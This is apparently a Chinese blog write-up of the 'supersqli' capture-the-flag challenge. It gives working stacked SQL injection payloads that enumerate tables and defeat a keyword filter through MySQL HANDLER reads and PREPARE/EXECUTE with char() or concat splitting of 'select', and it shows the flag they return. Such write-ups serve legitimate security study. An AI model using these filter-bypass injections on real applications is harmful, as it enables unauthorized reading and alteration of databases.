

# 攻防世界-supersqli题

原创

学编程的小w  于 2021-11-19 09:13:57 发布  839  收藏

分类专栏: [writeup](#) 文章标签: [安全](#) [web安全](#) [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_46784800/article/details/121414825](https://blog.csdn.net/weixin_46784800/article/details/121414825)

版权



[writeup](#) 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

## 随便注


## handler执行

handler基本语法:

```
handler table_1_name open  
打开一个名为table_1_name的表的句柄
```

```
handler table_1_name read first  
阅读表table_1_name 的第一行
```

## 题目分析



# 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势:


```
return preg_match("/select|update|delete|drop|insert|where|\./i", $inject);
```



发现过滤了select|update|delete|drop|insert|where. 这些字符，发现过滤了select之后就不能用select进行查询了

首先尝试堆叠注入：





发现了两个表，一个是words，一个是1919810931114514

继续查看两个表的属性：

```
http://111.200.241.244:51821/?inject=1'; show columns from `1919810931114514` ; --
```



发现表1919810931114514存在flag的属性，但是不能用select，所以还是不能直接查询到flag的值

## 方法一：使用handler

handler进行查询：

```
http://111.200.241.244:51821/?inject=1'; handler `1919810931114514` open ; handler `1919810931114514` read first; -- -
```



即可查到flag值！

## 方法二：预处理+堆叠注入

预处理语句：

```
PREPARE name from '[my sql sequece]'; // 预定义SQL语句  
EXECUTE name; // 执行预定义SQL语句  
(DEALLOCATE || DROP) PREPARE name; // 删除预定义SQL语句
```

使用ASCII码绕过select的检测：

```
char(115, 101,108,101,99,116) <--> 'select'
```

预处理+ASCII绕过+堆叠注入

```
PREPARE hacker from concat(char(115, 101,108,101,99,116), '* from `1919810931114514`');EXECUTE hacker;
```

即可直接爆出flag！



使用变量的预处理语句:

```
SET @tn = 'hahaha'; //存储表名
SET @sql = concat('select * from ', @tn); //存储SQL语句
PREPARE name from @sql; //预定义SQL语句
EXECUTE name; //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla; //删除预定义SQL语句
```

预处理+ASCII绕过+堆叠注入:

```
;SET @sql=concat(char(115, 101,108,101,99,116), '* from `1919810931114514`'); PREPARE hacker from @sql; EXECUTE hacker;
```

成功爆出flag!

111.200.241.244:54122/?inject=1';SET @sql=concat(char(115, 101,108,101,99,116)).

```
[1]=>
string(7) "hahahah"
}

array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

Max HackBar

SQL Error Based WAF XSS LFI LDAP VARIABLES Bypasser Passcode Other

Load URL http://111.200.241.244:54122/?inject=1';SET @sql=concat(char(115, 101,108,101,99,116), '\* from `1919810931114514`'); PREPARE hacker from @sql; EXECUTE hacker;

Split URL

Execution

GET http://111.200.241.244:54122/favicon.ico [HTTP/1.1 200 OK 30ms]

也可以只使用concat不使用char进行ASCII码转换:

```
;SET @sql=concat('s','elect', '* from `1919810931114514`'); PREPARE hacker from @sql; EXECUTE hacker;
```